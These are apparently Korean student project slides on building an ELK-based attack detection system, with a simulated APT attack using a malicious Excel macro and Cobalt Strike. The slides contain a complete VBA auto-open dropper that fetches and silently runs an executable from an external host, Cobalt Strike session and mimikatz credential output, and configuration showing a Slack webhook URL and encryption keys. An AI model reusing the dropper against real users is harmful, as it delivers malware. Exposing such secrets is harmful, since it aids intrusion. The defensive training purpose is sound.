

-CCIT 모의해킹 보안 컨설팅 프로젝트-

ELK를 통한 공격 탐지 시스템 구축

'Gotcha' Team Project Presentation

손경현, 강성현, 김채원, 어영민, 이종엽

Contents

01 팀원 소개	
• 팀원 역할 소개	-- 03
02 프로젝트 소개	
• 프로젝트 선정 이유	-- 04
• 프로젝트의 설명	-- 05
• 프로젝트의 목표	-- 06
03 프로젝트 상세 설명	
• Excel 및 Cobalt Strike를 활용한 모의 공격	-- 07
• Elasticsearch, Kibana를 통한 로그 분석	-- 10
• Slack 알림 기능 구현	-- 12
04 결과	
• 시현 영상	-- 15
05 추후 개선 사항	
• 향후 계획	-- 16
06 Q&A	-- 17

1. 팀원 소개



[조장] - 손경현
모의 해킹, ELK,
VBA, Slack 관제



[팀원 1]-강성현
모의 해킹, ELK



[팀원 2]-김채원
모의 해킹, ELK



[팀원 3]-어영민
VBA, Slack 관제



[팀원 4]-이종엽
VBA, Slack 관제



2. 프로젝트 소개 – 선정 이유

최근 증가하고 있는 **APT 공격***에 따라
보안 관제 시스템 구축을 통한 사전 탐지 기술이 요구 및 대두




ELK를 통한 공격 탐지 시스템 구축

2. 프로젝트 소개 - 설명



2. 프로젝트 소개 - 설명 및 목표



APT ATTACK GROUP

TA505

- 금융권과 에너지 업종을 공격하는 러시아 추정 그룹
- 2019년에는 국내에 미끼 Excel을 활용한 공격 감행

APT37

- 2012년부터 사이버 첩보 활동을 수행하는 북한 정찰총국 추정 그룹
- 주로 HWP나 Word 문서 등을 통해 악성코드 유포
- ROKRAT, SCARCRUFT 등 여러 악성코드 개발 및 운용

3. Excel 및 Cobalt Strike 활용한 모의 공격

```
Private Sub Workbook_Open()  
    Dim downloadPath As String  
    Dim serverPath As String  
    Dim fileName As String  
  
    '다운로드 받을 서버 경로, 파일명 설정  
    serverPath = "http://triplezero903.gonetis.com:8080/"  
    fileName = "badFile.exe"  
  
    '로컬 다운로드 경로 설정  
    downloadPath = Environ("USERPROFILE") & "\Downloads\  
  
    '서버에서 파일 다운로드  
    Dim xmlHttp As Object  
    Set xmlHttp = CreateObject("MSXML2.XMLHTTP")  
    xmlHttp.Open "GET", serverPath & fileName, False  
    xmlHttp.send  
  
    '로컬 다운로드 경로에 파일 저장  
    Dim oStream As Object  
    Set oStream = CreateObject("ADODB.Stream")  
    oStream.Type = 1  
    oStream.Open  
    oStream.Write xmlHttp.responseBody  
    oStream.SaveToFile downloadPath & fileName, 2  
    oStream.Close  
  
    '다운로드한 파일 숨김  
    Shell "cmd /c attrib +h " & Chr(34) & downloadPath & "\" & fileName & Chr(34), vbHide  
  
    '다운로드한 파일 실행  
    Shell Chr(34) & downloadPath & "\" & fileName & Chr(34), vbHide  
End Sub
```


변수 선언

서버 경로 및 파일명 설정


다운로드 경로를 설정

파일 다운로드를 위한 XMLHTTP 객체 생성 및 GET 요청 보내 다운로드

ADODB.Stream 객체를 통해 로컬 저장




3. Excel 및 Cobalt Strike 활용한 모의 공격




- 네트워크 내에서 목표 탐색 가능
- 권한 상승, 수집 가능
- C2서버를 통한 명령 및 제어 등

시스템 권한 상승
-> **Domain Controller** 도달




3. Excel 및 Cobalt Strike 활용한 모의 공격



external	inter...	listener	user	computer	note	process	pid	arch	last	sleep
10.0.1.13	10.0.1.13	CCIT_lis...	son1 *	DESKT...		powersh...	2684	x64	385ms	1 second
10.0.1.13	10.0.1.13	CCIT_lis...	SYSTEM *	DESKT...		rundll32...	4976	x64	48s	1 minute
10.0.1.13	10.0.1.13	CCIT_lis...	son1	DESKT...		artifact_...	5956	x64	232ms	1 second

user	password	realm	note	source	host	added
DefaultAccount	31d6cfe0d16ae93...	DESKTOP-VUREB...		hashdump	10.0.1.13	05/23 16:19:49
Administrator	0c40bd9e5b0464...	DESKTOP-VUREB...		mimikatz	10.0.1.13	05/23 16:32:19
Administrators	0c40bd9e5b0464...	DESKTOP-VUREB...		mimikatz	10.0.1.13	05/23 16:38:57
son1	0c40bd9e5b0464...	TEST		mimikatz	10.0.1.13	05/23 16:16:50
son1	0c40bd9e5b0464...	TEST_LOCAL		mimikatz	10.0.1.13	05/23 16:16:50
son1	0c40bd9e5b0464...	DESKTOP-VUREB...		mimikatz	10.0.1.13	05/23 16:16:50
Administrator	31d6cfe0d16ae93...	test.local		mimikatz	10.0.1.13	05/23 16:32:31
Administrator	31d6cfe0d16ae93...	DESKTOP-VUREB...		mimikatz	10.0.1.13	05/23 16:32:25
Guest	31d6cfe0d16ae93...	DESKTOP-VUREB...		hashdump	10.0.1.13	06/19 19:45:10
Administrators	31d6cfe0d16ae93...	test.local		mimikatz	10.0.1.13	05/23 16:38:57
Administrator	0c40bd9e5b0464...	test.local		mimikatz	10.0.1.13	05/23 16:38:57
Guest	Guest			mimikatz	10.0.1.13	05/23 16:38:57


- Net View를 통해 Domain Controller 파악
- 내장된 툴(Mimikatz, Hash dump)을 사용하여 관련 정보 획득, 이후 Domain Controller에 접속



external	internal	listener	user	computer	note	process	pid	arch	last	sleep
10.0.1.12	10.0.1.12	CCIT_li...	SYSTEM *	WIN-FGSFS0SELFK		rundll32.exe	3976	x64	21s	1 minute
10.0.1.13	10.0.1.13	CCIT_li...	son1 *	DESKTOP-VUREBFV		powershell.e...	2684	x64	698ms	1 second
10.0.1.13	10.0.1.13	CCIT_li...	SYSTE...	DESKTOP-VUREBFV		rundll32.exe	4976	x64	542ms	1 second
10.0.1.13	10.0.1.13	CCIT_li...	son1	DESKTOP-VUREBFV		artifact_x64...	5956	x64	804ms	1 second


```
Ⓜ_ *Password replace @ 00000214F0D46E58 (32) -> null
[06/20 08:21:51] beacon> rev2self
[06/20 08:21:51] [*] Tasked beacon to revert token
```

3. Elasticsearch 및 Kibana를 통한 로그 분석



모의 공격 등을 통해서 나온 Logs

- 4648 : 명시적 자격 증명을 사용하여 로그인 시도
- 4624 : 계정이 성공적으로 로그인
- 4672 : 새 로그인에 특별 권한이 할당
- 4634 : 계정 로그오프
- 4799 : 보안이 설정된 로컬 그룹 멤버 자격이 열거


3. Slack 알림 기능 구현

ElastAlert



```
ccit_elk@fedora:usr/local/lib/python3.6/site-packages/elastalert
current/query-dsl.html
filter:
- query_string:
  query: "message:*warn* OR message:*error*"
# (Required)
# The alert is use when a match is found
alert:
# - "email"
- "slack"
# (required, email specific)
# a list of email addresses to send alerts to
# email:
# - "mlfingo@naver.com"
slack:
slack_webhook_url: "https://hooks.slack.com/services/T0591EB2N4T/B05D23AMF7U/mpX
N0Ng76cB1bC18A9kjqx8E"
slack_username_override: "ElastAlert-Bot"
slack_channel_override: "#monitoring"
slack_emoji_override: ":robot_face:"
slack_msg_color: "danger"
[root@fedora elastalert]#
```

Stack Management




X-Pack



```
ccit_elk@fedora:usr/local/lib/python3.6/site-packages/elastal...
#logging.quiet: false
# Set the value of this setting to true to log all events, including system usag
e information
# and all requests.
#logging.verbose: false
# Set the interval in milliseconds to sample system and process performance
# metrics. Minimum is 100ms. Defaults to 5000.
#ops.interval: 5000
# Specifies locale to be used for all localizable strings, dates and number form
ats.
# Supported languages are the following: English - en , by default , Chinese - z
h-CN .
#118n.locale: "en"
enterpriseSearch.host: 'http://10.0.1.17:3002'
xpack.encryptedSavedObjects.encryptionKey: ff9dbf0ea5fda35875566cb8eb1f98
xpack.reporting.encryptionKey: a0b2a6c5dfc6387ee7cea3296a47cc2d
xpack.security.encryptionKey: f00df11b20c11ec71b302fe56e5360af
